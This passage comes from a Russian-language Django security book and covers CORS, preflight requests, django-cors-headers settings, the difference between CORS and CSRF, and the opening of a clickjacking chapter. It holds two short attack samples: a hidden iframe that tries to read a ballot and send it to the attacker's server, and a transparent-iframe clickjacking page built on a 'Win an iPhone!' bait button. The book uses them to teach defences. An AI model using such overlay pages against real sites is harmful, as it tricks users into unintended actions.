> **ПРИМЕЧАНИЕ** Почему по умолчанию `CSRF_COOKIE_HTTPONLY` получает значение `False`, а `SESSION_COOKIE_HTTPONLY` – значение `True`? Или почему Django опускает `HttpOnly` для токенов CSRF, но использует для идентификаторов сеанса? К момен-

ту, когда злоумышленнику доступны cookie, нет смысла беспокоиться о CSRF. Сайт уже имеет серьезную уязвимость для атак XSS.

Предыдущий пример кода также не будет работать, если Django настроен на сохранение токена CSRF в сеансе пользователя вместо cookie. Этот альтернативный вариант можно выбрать, установив параметр `CSRF_USE_SESSIONS` в значение `True`. Если вы выберете данный вариант или решите использовать `HttpOnly`, то вам придется каким-то образом извлекать токен из документа, если ваши шаблоны должны будут отправлять небезопасные запросы, отличные от POST.

ВНИМАНИЕ! Независимо от метода запроса старайтесь избегать отправки токена CSRF на другой веб-сайт. Если вы внедряете токен в HTML-форму или добавляете его в заголовок запроса AJAX, всегда проверяйте, отправляется ли файл cookie туда, откуда он пришел. Если этого не сделать, то токен CSRF может попасть в чужую систему и использоваться против вас.

Для противостояния атакам CSRF требуется реализовать дополнительные уровни защиты, как и для противостояния атакам XSS. Защищенные системы формируют эти уровни, используя заголовки запросов, заголовки ответов, cookie, токены и надлежащее управление состоянием. В следующей главе я продолжу тему совместного использования ресурсов между источниками, которую часто путают с CSRF.

Итоги

- Защищенный сайт способен отличить благонамеренный запрос от поддельного.
- Значения `None` и `Strict` для директивы `SameSite` находятся на противоположных концах спектра рисков.
- `Lax` – это разумный компромисс между рискованностью `None` и надежностью `Strict`.
- Другие программисты, органы по стандартизации, поставщики браузеров и веб-фреймворки сходятся во мнении, что всегда следует придерживаться соглашений об управлении состоянием.
- Не проверяйте метод запроса в функции, если можете объявить его в классе.
- Простая проверка заголовка `Referer` и сложная проверка токена позволяют эффективно противостоять атакам CSRF.

17 Совместное использование ресурсов между разными источниками

Темы этой главы:

- знакомство с политикой одного источника;
- отправка и получение простых запросов CORS;
- реализация CORS с помощью `django-cors-headers`;
- отправка и получение предварительно проверенных запросов CORS.

В главе 15 вы узнали, что источник определяется протоколом (схемой), именем хоста и номером порта в URL. Все современные браузеры реализуют *политику одного источника* (same-origin policy, SOP), цель которой – обеспечить доступность определенных ресурсов только для документов, полученных из «того же источника». Это предотвращает несанкционированный доступ страницы с источником mallory.com к ресурсу, находящемуся на ballot.charlie.com.

Методика *совместного использования ресурсов между разными источниками* (Cross-Origin Resource Sharing, CORS) – это способ смягчения политики SOP браузера. Она позволяет social.bob.com загружать шрифты с https://fonts.gstatic.com и странице с alice.com отправлять асинхронные запросы на social.bob.com. В этой главе я покажу, как безопасно создавать и использовать общие ресурсы с помощью `django-cors-headers`. Из-за особенностей CORS в данной главе будет демонстрироваться больше кода на JavaScript, чем на Python.

17.1 Политика одного источника

Вы уже видели, как Мэллори может получить несанкционированный доступ к разным ресурсам. Она взломала пароль Чарли с помощью радужной таблицы. Захватила учетную запись Боба с помощью атаки на заголовок `Host`. Выяснила, за кого голосовала Алиса, с помощью атаки XSS. А в этом разделе Мэллори проведет гораздо более простую атаку.

Предположим, что Мэллори хочет узнать, за кого голосовал Боб на президентских выборах в США в 2020 году. Она заманивает его на mallory.com и посылает его браузеру следующую вредоносную веб-страницу (листинг 17.1). Эта страница незаметно запрашивает форму бюллетеня Боба с сайта ballot.charlie.com, где Боб зарегистрирован в настоящий момент. Эта форма, содержащая голос Боба, загружается в скрытый элемент `iframe` и запускает обработчик событий на JavaScript, который пытается прочитать голос Боба и отправить его на сервер Мэллори.

Атака Мэллори с треском провалилась, потому что браузер Боба блокирует ее веб-страницу от доступа к свойству документа в `iframe`, вызывая исключение `DOMException`. SOP спасает положение.

Листинг 17.1 Неудачная попытка Мэллори получить личные данные Боба

```
<html>
  <script>
    function recordVote(){
      const ballot = frames[0].document.getElementById('ballot');

      const headers = {
        'Content-type': 'application/x-www-form-urlencoded; charset=UTF-8'
      };
      fetch('/record/', {
        method: 'POST',
        headers: headers,
        body: 'vote=' + ballot.value
      });
    };
  </script>
  <body>
    ...

    <iframe src="https://ballot.charlie.com/"
            onload="recordVote()"
            style="display: none;">
    </iframe>
  </body>
</html>
```

Генерирует исключение DOMException вместо попытки получить бюллетень голосования Боба

Пытается загрузить бюллетень голосования Боба, но никогда не выполняется

Загружает бюллетень голосования Боба

Вызывается после загрузки страницы

Скрывает страницу с бюллетенем

В прежние времена, когда еще не было политики одного источника (SOP), если бы Мэллори применила этот прием, то у нее все получилось бы. Атаки, подобные этой, были настолько просты в исполнении, что злоумышленникам, таким как Мэллори, не требовалось применять методы, подобные межсайтовому скриптингу (XSS). Очевидно, что производителям браузеров не потребовалось много времени, чтобы принять SOP.

Вопреки распространенному мнению, браузер применяет SOP не ко всем операциям с разными источниками; на бóльшую часть встроенного содержимого эта политика не распространяется. Например, предположим, что вредоносная веб-страница Мэллори загружает изображение, сценарий и таблицу стилей с сайта ballot.charlie.com; у SOP не возникнет проблем с отображением, выполнением и применением всех этих ресурсов. Именно так веб-сайт интегрируется с CDN. И так происходит всегда.

В оставшейся части этой главы я расскажу о действиях, подпадающих под действие SOP. В этих сценариях браузер и сервер должны взаимодействовать через CORS. Как и CSP, CORS является рекомендацией W3C (www.w3.org/TR/2020/SPSD-cors-20200602/). Этот документ определяет стандарт совместного использования ресурсов между разными источниками, предоставляя механизм для точного смягчения политики SOP браузера.

17.2 Простые запросы CORS

Суть методики CORS заключается в совместном сотрудничестве браузера и сервера и реализуется группой заголовков запросов и ответов. В этом разделе я представляю наиболее часто используемый заголовок CORS и покажу два простых примера:

- использование шрифта от Google;
- отправка асинхронного запроса.

Встроенное содержимое обычно не требует прибегать к CORS, но это не относится к шрифтам. Предположим, что Алиса запрашивает веб-страницу из листинга 17.2 с сайта bob.com (эта страница уже упоминалась в главе 15). Эта веб-страница инициирует второй запрос к https://fonts.googleapis.com, чтобы получить таблицу стилей. Таблица стилей от Google инициирует третий запрос к https://fonts.gstatic.com, чтобы загрузить веб-шрифт.

Листинг 17.2 Веб-страница со встроенной таблицей стилей и шрифтом от Google

```
<html>
  <head>
```

```
    <link href='https://fonts.googleapis.com/css?family=Caveat'
          rel='stylesheet'>
    <style>
      body {
        font-family: 'Caveat', serif;
      }
    </style>
  </head>
  <body>
    Text displayed in Caveat font
  </body>
</html>
```

Встроенная таблица стилей

Общедоступная таблица стилей, размещенная на сервере Google

Google возвращает третий ответ с двумя интересными заголовками. Заголовок `Content-Type` сообщает, что шрифт находится в формате Web Open Font Format (об этом заголовке рассказывалось в главе 14). Но, что еще более важно, ответ также содержит заголовок `Access-Control-Allow-Origin`, определенный методикой CORS. Отправляя этот заголовок, Google информирует браузер, что доступ к шрифту разрешен ресурсу с любым источником:

```
...
Access-Control-Allow-Origin: *
Content-Type: font/woff
...
```

Ослабляет политику SOP для всех источников

Это хорошо подходит для случаев, когда ваша цель – поделиться ресурсом со всем миром. Но как быть, если вы хотите поделиться ресурсом только с одним доверенным источником? Этот вариант использования рассматривается далее.

17.2.1 Асинхронные запросы между источниками

Предположим, Бобу нужно, чтобы пользователи его социальной сети были в курсе последних тенденций. Он создает новый ресурс /trending/, доступный только для чтения, с кратким списком популярных сообщений в социальных сетях. Алиса решила показать эту информацию и пользователям alice.com, поэтому она пишет следующий код на JavaScript. Ее код извлекает новый ресурс Боба с помощью асинхронного запроса, а обработчик событий заполняет страницу информацией из ответа (листинг 17.3).

Листинг 17.3 Веб-страница посылает асинхронный запрос ресурсу с другим источником

```
<script>

  fetch('https://social.bob.com/trending/')
    .then(response => response.json())
    .then(data => {
      const widget = document.getElementById('widget');
      ...
```

Посылает запрос между разными источниками

Отображает содержимое ответа

```
    })
    .catch(error => console.error('error', error));

</script>
```

К удивлению Алисы, ее браузер заблокировал ответ и отказался вызывать обработчик ответа. Почему? Потому что политика SOP не смогла определить, содержит ли ответ общедоступные или частные данные; `social.bob.com/trending/` и `social.bob.com/direct-messages/` считаются одним и тем же источником. Но для любых асинхронных запросов между источниками ответ должен содержать допустимый заголовок `Access-Control-Allow-Origin`, иначе браузер заблокирует доступ к нему.

Алиса просит Боба добавить заголовок `Access-Control-Allow-Origin` в `/trending/`. Обратите внимание, что Боб более строг к распространению информации из `/trending/`, чем Google к своим шрифтам. Отправляя этот заголовок, social.bob.com информирует браузер, что для доступа к ресурсу документ должен исходить с `https://alice.com`:

```
...
Access-Control-Allow-Origin: https://alice.com
...
```

`Access-Control-Allow-Origin` – это первый из множества заголовков CORS, которые рассматриваются в этой главе. В следующем разделе вы узнаете, как начать его использовать.

17.3 Реализация CORS с django-cors-headers

Совместное использование ресурсов между источниками легко реализовать с помощью пакета `django-cors-headers`. Выполните в виртуальной среде следующую команду, чтобы установить этот пакет. Он должен устанавливаться на стороне производителя общих ресурсов и не требуется на стороне потребителя:

```
$ pipenv install django-cors-headers
```

Затем добавьте приложение `corsheaders` в `INSTALLED_APPS` в вашем модуле `settings`:

```
INSTALLED_APPS = [
   ...
   'corsheaders',
]
```

Наконец, добавьте `CorsMiddleware` в `MIDDLEWARE`, как показано ниже. Согласно документации, `CorsMiddleware` следует размещать «перед любым промежуточным ПО, которое может генерировать ответы, таким как `CommonMiddleware` от Django или `WhiteNoiseMiddleware` от WhiteNoise»:

```
MIDDLEWARE = [
    ...
    'corsheaders.middleware.CorsMiddleware',
    'django.middleware.common.CommonMiddleware',
    'whitenoise.middleware.WhiteNoiseMiddleware',
    ...
]
```

17.3.1 Настройка Access-Control-Allow-Origin

Перед настройкой `Access-Control-Allow-Origin` необходимо дать точные ответы на два вопроса:

- какими ресурсами вы делитесь?
- с какими источниками вы их делите?

Перечень общих ресурсов можно определить в параметре `CORS_URLS_REGEX`, используя шаблоны путей в URL. Как нетрудно догадаться по имени этого параметра, он принимает регулярное выражение. Значение по умолчанию соответствует всем путям URL. Следующий пример соответствует любому URL, начинающемуся с `shared_resources`:

```
CORS_URLS_REGEX = r'^/shared_resources/.*$'
```

> **ПРИМЕЧАНИЕ** Я рекомендую размещать все общие ресурсы с общим префиксом URL. Кроме того, не размещайте закрытые ресурсы в URL с этим префиксом. Тем самым вы четко обозначите, что является общим для двух групп людей: членов вашей команды и потребителей ресурсов.

Как вы, наверное, догадались, значение `Access-Control-Allow-Origin` должно быть максимально ограничивающим. Используйте `*`, если открываете ресурс для публичного доступа, и указывайте конкретный источник, если открываете ресурс в частном порядке. Значение `Access-Control-Allow-Origin` определяется следующими параметрами:

- `CORS_ORIGIN_ALLOW_ALL`;
- `CORS_ORIGIN_WHITELIST`;
- `CORS_ORIGIN_REGEX_WHITELIST`.

Параметр `CORS_ORIGIN_ALLOW_ALL` со значением `True` присвоит заголовку `Access-Control-Allow-Origin` значение `*`. Такая настройка также отменит действие двух других параметров.

Параметр `CORS_ORIGIN_WHITELIST` настраивает совместное использование ресурсов с одним или несколькими конкретными источниками. Если источник запроса соответствует любому элементу в этом списке, то он становится значением заголовка `Access-Control-Allow-Origin`. Например, Боб может использовать следующую конфигурацию для совместного использования ресурсов с сайтами, принадлежащими Алисе и Чарли:

```
CORS_ORIGIN_WHITELIST = [
   'https://alice.com',
   'https://charlie.com:8002',
]
```

В заголовок `Access-Control-Allow-Origin` помещается не весь список, а только один источник. Но как `django-cors-headers` определяет источник запроса? Если вам на ум пришла аналогия с заголовком `Referer`, то вы почти угадали. На самом деле браузер сам указывает источник запроса с помощью заголовка `Origin`. Этот заголовок ведет себя подобно `Referer`, но не содержит путь URL.

Параметр `CORS_ORIGIN_REGEX_WHITELIST` действует подобно параметру `CORS_ORIGIN_WHITELIST`. Как следует из его имени, он принимает список регулярных выражений. Если источник запроса соответствует любому выражению в этом списке, то он становится значением `Access-Control-Allow-Origin`. Например, Боб может использовать следующую конфигурацию для совместного использования ресурсов со всеми поддоменами в alice.com:

```
CORS_ORIGIN_REGEX_WHITELIST = [
   r'^https://\w+\.alice\.com$',
]
```

> **ПРИМЕЧАНИЕ** Возможно, вы удивитесь, узнав, что WhiteNoise обслуживает каждый статический ресурс с заголовком `Access-Control-Allow-Origin`, установленным в `*`. Первоначальная цель состояла в том, чтобы предоставить доступ к статическим ресурсам, таким как шрифты, любым источникам. Это не должно быть проблемой при использовании WhiteNoise для обслуживания общедоступных ресурсов. А для обслуживания ресурсов в частном порядке это поведение можно изменить, присвоив параметру `WHITENOISE_ALLOW_ALL_ORIGINS` значение `False`.

В следующем разделе я расскажу о случаях, слишком сложных для `Access-Control-Allow-Origin`, и познакомлю вас с еще несколькими заголовками ответа, двумя заголовками запроса и редко используемым методом запроса `OPTIONS`.

17.4 Предварительные запросы CORS

Прежде чем углубиться в тему, я расскажу немного о решаемой проблеме. Представьте, что на дворе 2003 год и Чарли строит сайт ballot.charlie.com. Конечная точка /vote/ обрабатывает запросы POST и PUT, позволяя пользователям отправлять и изменять свои голоса соответственно.

Чарли знает, что SOP не блокирует отправку форм с другим источником, поэтому защищает свой обработчик POST проверкой `Refe-`

`rer`. Эта проверка блокирует вредоносные сайты, такие как mallory.com, не позволяя им отправлять поддельные голоса.

Чарли также знает, что SOP блокирует запросы PUT с другим источником, поэтому не беспокоится о защите своего обработчика PUT проверкой `Referer`. Он отказывается от этого уровня защиты, полагаясь на тот факт, что браузеры блокируют все небезопасные запросы, отличные от POST, с другим источником. Чарли завершает работу над сайтом ballot.charlie.com и запускает его в производство.

Методика CORS появилась в следующем году (2004). По прошествии следующих 10 лет она превратится в рекомендацию W3C. За это время авторам спецификации пришлось найти способы совместного использования ресурсов между разными источниками, не подвергающие опасности беззащитные конечные точки, такие как обработчик PUT на сайте Чарли.

Очевидно, что первые реализации CORS в браузерах нового поколения просто не могли раскрыть весь свой потенциал в обработке небезопасных запросов с другими источниками. И старые сайты, такие как ballot.charlie.com, подверглись новой волне атак. Проверка заголовка ответа, такого как `Access-Control-Allow-Origin`, не могла защитить эти сайты, потому что атака завершалась до того, как браузер получит ответ.

Реализация CORS должна была позволить браузеру определить, готов ли сервер, *прежде* чем отправлять небезопасный запрос с другим источником. Этот механизм обнаружения называется *предварительным запросом*. Браузер отправляет предварительный запрос, чтобы определить, безопасно ли отправлять потенциально опасный запрос. Другими словами, браузер запрашивает разрешение, вместо того чтобы в случае неудачи попросить прощения. Сам запрос на получение ресурса с другим источником отправляется, только если сервер положительно ответит на предварительный запрос.

Предварительный запрос всегда посылается методом `OPTIONS`. Подобно `GET` и `HEAD`, метод `OPTIONS` безопасен. Браузер автоматически берет на себя всю ответственность за отправку предварительного запроса и обработку ответа на него. Клиентский код никогда намеренно не выполняет эти действия. В следующем разделе мы подробнее рассмотрим предварительный запрос с технической точки зрения.

17.4.1 Отправка предварительного запроса

Предположим, Боб решил улучшить свой сайт социальной сети, добавив поддержку анонимных комментариев. Любой может написать что угодно без последствий. Давайте посмотрим, как это реализовано.

Боб развертывает social.bob.com/comment/, позволяя любому создать или изменить комментарий. Затем пишет код на JavaScript (листинг 17.4) для своего общедоступного веб-сайта www.bob.com. Этот код позволяет любому анонимно комментировать фотографии, размещенные пользователями его социальной сети.

Обратите внимание на две важные детали:

- заголовок `Content-Type` явно установлен в `application/json`. Запрос с другим источником с любым из этих свойств требует предварительной проверки;
- www.bob.com отправляет комментарии посредством запросов PUT.

Иначе говоря, этот код отправляет два запроса: предварительный запрос для проверки и фактический запрос ресурса с другим источником.

Листинг 17.4 Веб-страница на www.bob.com для добавления комментария к фотографии

```
<script>

  const comment = document.getElementById('comment');
  const photoId = document.getElementById('photo-id');
  const body = {
    comment: comment.value,
    photo_id: photoId.value
  };

  const headers = {
    'Content-type': 'application/json'
  };
  fetch('https://social.bob.com/comment/', {
      method: 'PUT',
      headers: headers,
      body: JSON.stringify(body)
    })
    .then(response => response.json())
    .then(data => console.log(data))
    .catch(error => console.error('error', error));

</script>
```

Читает комментарий из DOM

Настройка заголовка Content-Type для предварительного запроса

Метод для предварительного запроса

ПРИМЕЧАНИЕ Чтобы понять CORS, внимательно наблюдайте за заголовками.

Вот несколько интересных заголовков предварительного запроса. С двумя из них вы уже знакомы. Заголовок `Host` сообщает, куда направляется запрос, а заголовок `Origin` – откуда он пришел. `Access-Control-Request-Headers` и `Access-Control-Request-Method` (выделенные жирным в примере ниже) – это заголовки CORS. Браузер использует их, чтобы узнать, готов ли сервер принять запрос PUT с нетипичным типом содержимого:

```
...
Access-Control-Request-Headers: content-type
Access-Control-Request-Method: PUT
```

```
Host: social.bob.com
Origin: https://www.bob.com
...
```

Вот несколько интересных заголовков из ответа, полученного на предварительный запрос. `Access-Control-Allow-Headers` и `Access-Control-Allow-Methods` возвращаются в ответ на `Access-Control-Request-Headers` и `Access-Control-Request-Method` соответственно. Эти заголовки ответа сообщают, какие методы и заголовки запросов может обрабатывать сервер Боба. Сюда входят метод PUT и заголовок `Content-Type` (выделен жирным). С третьим заголовком ответа, `Access-Control-Allow-Origin`, вы уже знакомы:

```
...
Access-Control-Allow-Headers: accept, accept-encoding, content-type,
    ➥ authorization, dnt, origin, user-agent, x-csrftoken,
    ➥ x-requested-with
Access-Control-Allow-Methods: GET, OPTIONS, PUT
Access-Control-Allow-Origin: https://www.bob.com
...
```

Наконец, браузеру дается разрешение на отправку асинхронного запроса PUT с другим источником. Оба запроса показаны на рис. 17.1.




Рис. 17.1 Предварительный запрос CORS, завершившийся успехом

В каких конкретно случаях посылается предварительный запрос? В табл. 17.1 перечислены различные ситуации. Если в браузер складывается несколько ситуаций из этого списка, то он отправляет

только один предварительный запрос. Однако между разными браузерами есть небольшие различия (подробности см. в MDN Web Docs: http://mng.bz/0rKv).

Таблица 17.1 Случаи, когда отправляется предварительный запрос

Свойство запроса	Условия, когда посылается предварительный запрос
method	Метод запроса отличается от GET, HEAD или POST
headers	Запрос содержит заголовок, который не входит ни в список *надежных*, ни в список *запрещенных*. Спецификация CORS определяет следующие заголовки безопасных запросов: ▪ `Accept`; ▪ `Accept-Language`; ▪ `Content-Language`; ▪ `Content-Type` (дополнительные ограничения описываются ниже). Спецификация CORS определяет 20 запрещенных заголовков, включая `Cookie`, `Host`, `Origin` и `Referer` (https://fetch.spec.whatwg.org/#forbidden-header-name)
Content-Type (заголовок)	Любое значение заголовка `Content-Type`, кроме следующих: ▪ `application/x-www-form-urlencoded`; ▪ `multipart/form-data`; ▪ `text/plain`
ReadableStream	Браузер запрашивает поток данных через Streams API
XMLHttpRequestUpload	Браузер подключает обработчик событий к `XMLHttpRequest.upload`

Как потребитель ресурсов вы не несете ответственности за отправку предварительного запроса; как производитель ресурсов вы несете ответственность за отправку ответа на предварительный запрос. В следующем разделе рассказывается, как настроить различные заголовки ответов на предварительные запросы.

17.4.2 Отправка ответа на предварительный запрос

В этом разделе я расскажу, как управлять некоторыми заголовками ответов на предварительные запросы с помощью `django-cors-headers`. Первые два заголовка в следующем списке мы рассмотрели выше:

- `Access-Control-Allow-Methods`;
- `Access-Control-Allow-Headers`;
- `Access-Control-Max-Age`.

Заголовок ответа `Access-Control-Allow-Methods` настраивается параметром `CORS_ALLOW_METHODS`. По умолчанию он получает список общих методов HTTP, как показано ниже. При настройке этого параметра следуйте принципу наименьших привилегий; разрешайте только те методы, которые действительно необходимы:

```
CORS_ALLOW_METHODS = [
    'DELETE',
    'GET',
    'OPTIONS',
```

```
    'PATCH',
    'POST',
    'PUT',
]
```

Заголовок ответа `Access-Control-Allow-Headers` настраивается параметром `CORS_ALLOW_HEADERS`. По умолчанию он получает список распространенных безвредных заголовков запросов, как показано ниже. `Authorization`, `Content-Type`, `Origin` и `X-CSRFToken` мы рассмотрели ранее в этой книге:

```
CORS_ALLOW_HEADERS = [
    'accept',
    'accept-encoding',
    'authorization',
    'content-type',
    'dnt',
    'origin',
    'user-agent',
    'x-csrftoken',
    'x-requested-with',
]
```

Представлен в обсуждении OAuth 2

Представлен в обсуждении XSS

Представлен в этой главе

Представлен в обсуждении CSRF

Чтобы дополнить этот список дополнительными заголовками, не требуется копировать их все. В следующем примере показано, как это сделать, импортировав кортеж `default_headers`:

```
from corsheaders.defaults import default_headers

CORS_ALLOW_HEADERS = list(default_headers) + [
    'Custom-Request-Header'
]
```

Заголовок ответа `Access-Control-Max-Age` ограничивает время, в течение которого ответ на предварительный запрос будет кешироваться браузером. Этот заголовок настраивается параметром `CORS_PREFLIGHT_MAX_AGE`. По умолчанию он получает значение `86400` (сутки, в секундах):

```
Access-Control-Max-Age: 86400
```

Кеширование в течение длительного периода времени может потенциально усложнить выпуск новых версий. Например, предположим, что ваш сервер определяет продолжительность кеширования, равную одним суткам. Затем вы изменяете ответ на предварительный запрос, чтобы развернуть новую функцию. Прежде чем браузер сможет использовать эту функцию, может потребоваться, чтобы прошли сутки. В промышленном окружении я рекомендую присваивать параметру `CORS_PREFLIGHT_MAX_AGE` значение, равное 60 секундам. Это позволит избежать потенциальных проблем, а сопутствующее этому снижение производительности обычно незначительно.

Отладка проблем при локальной разработке практически невозможна, когда браузер кеширует ответ на предварительный запрос, поэтому в среде разработки я советую присваивать параметру `CORS_PREFLIGHT_MAX_AGE` значение, равное 1 секунде:

```
CORS_PREFLIGHT_MAX_AGE = 1 if DEBUG else 60
```

17.5 Отправка cookie между источниками

Боб понял, что совершил большую ошибку, когда заметил, что люди часто используют анонимные комментарии, чтобы написать друг другу гадости. Все расстроены. Он решает заменить анонимные комментарии аутентифицированными комментариями. Отныне запросы к /comment/ должны иметь действительный идентификатор сеанса.

К несчастью для Боба, в запросах с www.bob.com отсутствует идентификатор сеанса пользователя, даже если пользователи выполнили вход в social.bob.com. По умолчанию браузеры игнорируют cookie из асинхронных запросов с другим источником. Они также игнорируют cookie, поступающие в асинхронных ответах с другим источником.

Боб добавляет заголовок `Access-Control-Allow-Credentials` в ответ на предварительный запрос к /comment/. Этот заголовок CORS, как и другие, предназначен для упрощения политики SOP. В частности, он позволяет браузеру включать учетные данные в последующий запрос ресурса с другим источником. К учетным данным на стороне клиента относятся: cookie, заголовки авторизации и клиентские сертификаты TLS. Вот пример заголовка `Access-Control-Allow-Credentials`:

```
Access-Control-Allow-Credentials: true
```

С помощью параметра `CORS_ALLOW_CREDENTIALS` можно потребовать от `django-cors-headers` добавлять этот заголовок во все ответы CORS:

```
CORS_ALLOW_CREDENTIALS = True
```

`Access-Control-Allow-Credentials` *разрешает* браузеру отправлять cookie, но не *заставляет* делать что-либо. Иначе говоря, сервер и браузер должны сотрудничать. `Access-Control-Allow-Credentials` предназначен для использования в сочетании с `fetch(credentials)` или `XmlHttpRequest.withCredentials`. Наконец, Боб добавляет на www.bob.com одну строку кода в сценарий на JavaScript, выделенную жирным в следующем примере, и задача решена:

```
<script>
  ...
  fetch('https://social.bob.com/comment/', {
      method: 'PUT',
      headers: headers,
      credentials: 'include',
      body: JSON.stringify(body)
    })
    .then(response => response.json())
    .then(data => console.log(data))
    .catch(error => console.error('error', error));
  ...
</script>
```

Настройка согласия на отправку и получение cookie

В этой книге я решил описать CORS и CSRF отдельно друг от друга и представить обсуждение данных тем последовательно, потому что устойчивость к CORS и CSRF часто путают. Несмотря на некоторые совпадения, это не одно и то же.

17.6 Устойчивость к CORS и CSRF

Подделку межсайтовых запросов (CSRF) и совместное использование ресурсов между разными источниками (CORS) часто путают. Обе темы относятся к веб-безопасности; обе связаны с трафиком между веб-сайтами. Но их не следует путать, потому что:

- заголовки CORS не могут противостоять распространенным формам атак CSRF;
- противостояние атакам CSRF не может ослабить политику одного источника (SOP);
- CORS – это рекомендация W3C; защита от атак CSRF не стандартизирована;
- для подделки запроса требуется идентификатор сеанса; здесь нет речи о совместном использовании ресурсов.

Реализация механизма CORS не гарантирует устойчивости к атакам CSRF. В главе 16 вы видели, как Мэллори обманом заставила Алису отправить скрытую форму с mallory.com на admin.alice.com. Политика SOP не регулирует такого рода запросы. Подобные атаки невозможно предотвратить с помощью заголовков CORS. Единственный способ – прямое противодействие атакам CSRF.

Точно так же устойчивость к CSRF не заменяет CORS. В этой главе вы видели, как Боб использовал CORS, чтобы ослабить политику SOP и поделиться ресурсом /trending/ с https://alice.com. И наоборот, никакая форма противодействия CSRF не позволила бы Бобу ослабить SOP.

Кроме того, CORS является рекомендацией консорциума W3C. Этот стандарт реализован во всех браузерах и бесчисленных сервер-

ных фреймворках, включая `django-cors-headers`. К сожалению, не существует аналогичной рекомендации по противодействию атакам CSRF. Django, Ruby on Rails, ASP.NET и любой другой веб-фреймворк могут противодействовать CSRF по-разному.

Наконец, для успеха поддельный запрос должен содержать действительный идентификатор сеанса, т. е. пользователь должен выполнить вход. И наоборот, для успешного совместного использования ресурсов не требуется иметь идентификатор сеанса. В этой главе вы видели, как Google поделился шрифтом с Алисой, даже притом что она не выполняет вход в Google. Изначально Боб поделился ресурсом /trending/ с пользователями www.bob.com, для чего им не требуется выполнять вход в social.bob.com.

Проще говоря, цель противодействия атакам CSRF – отклонить непреднамеренные вредоносные запросы ради безопасности. Цель CORS – принять благонамеренные запросы на поддержку каких-то функций. В следующей главе я расскажу о кликджекинге – еще одной теме, которую путают с CSRF и CORS.

Итоги

- Интернет был бы очень опасным местом без SOP.
- CORS можно рассматривать как способ смягчения политики SOP.
- Простые варианты использования CORS поддерживаются заголовком `Access-Control-Allow-Origin`.
- Перед отправкой потенциально опасного запроса CORS браузер посылает предварительный запрос.
- Размещайте все общие ресурсы в URL с общим префиксом.

18 Кликджекинг

Темы этой главы:

- настройка заголовка `X-Frame-Options`;
- настройка CSP-директивы `frame-ancestors`.

Эта короткая глава посвящена *кликджекингу* (clickjacking) и завершает книгу. Термин «кликджекинг» состоит из двух слов *click* (клик, щелчок) и *hijacking* (угон). Кликджекинг – это атака, суть которой состоит в заманивании жертвы на вредоносную веб-страницу, где ей предлагается щелкнуть на внешне безобидной ссылке или кнопке. Событие щелчка перехватывается злоумышленником и распространяется на другой элемент управления пользовательского интерфейса на ином сайте. Жертва может думать, что вот-вот выиграет iPhone, но на самом деле отправляет запрос на другой сайт, на который ранее заходила. Изменение состояния этого непреднамеренного запроса и есть цель злоумышленника.

Предположим, Чарли только что закончил создание сверхсекретного сайта charlie.mil, сайта для высокопоставленных военных чиновников. Этот сайт обслуживает веб-страницу launch-missile.html, показанную в листинге18.1. Судя по ее названию, эта страница позволяет военным запускать ракеты. Чарли принял все необходимые меры предосторожности, чтобы только авторизованный персонал мог получить доступ к форме запуска и использовать ее.

Листинг 18.1 Для запуска ракет на сайте Чарли используется самая обычная форма HTML

```
<html>
    <body>
        <form method='POST' action='/missile/launch/'>
            {% csrf_token %}
            <button type='submit'>
                Launch missile
            </button>
        </form>
        ...
    </body>
</html>
```

Для запуска ракеты используется самая обычная кнопка

Мэллори решила обманом заставить Чарли запустить ракету. Она заманивает его на win-iphone.mallory.com, где его браузер отображает HTML-страницу из листинга 18.2. Роль приманки на этой странице играет кнопка, соблазняющая Чарли новым iPhone. Элемент `iframe` загружает charlie.mil/launch-missile.html. Встроенная таблица стилей отображает `iframe` прозрачным, устанавливая свойство `opacity` равным `0`. Кроме того, `iframe` размещается поверх кнопки-приманки с помощью свойства `z-index`. Такая организация гарантирует, что событие щелчка мышью получит прозрачный элемент управления, а не кнопка-приманка.

Листинг 18.2 Сайт Мэллори встраивает страницу с сайта Чарли

```
<html>
  <head>
    <style>
      .bait {
        position: absolute;
        z-index: 1;
      }
      .transparent {
        position: relative;
        z-index: 2;
        opacity: 0;
      }
    </style>
  </head>
  <body>
    <div class='bait'>
      <button>Win an iPhone!</button>
    </div>

    <iframe class='transparent'
            src='https://charlie.mil/launch-missile.html'>
    </iframe>
    ...
  </body>
</html>
```

Помещает кнопку-приманку под прозрачный элемент управления

Помещает прозрачный элемент управления поверх кнопки-приманки

Кнопка-приманка

Загружает страницу, которую помещает в прозрачный элемент

Чарли попадается на приманку. Он щелкает на то, что выглядит как кнопка с надписью **Win an iPhone!** (Выиграй iPhone!). Событие щелчка перехватывается кнопкой отправки формы запуска ракеты. Действительный, но непреднамеренный запрос POST отправляется из браузера Чарли на charlie.mil. Ход этой атаки изображен на рис. 18.1.

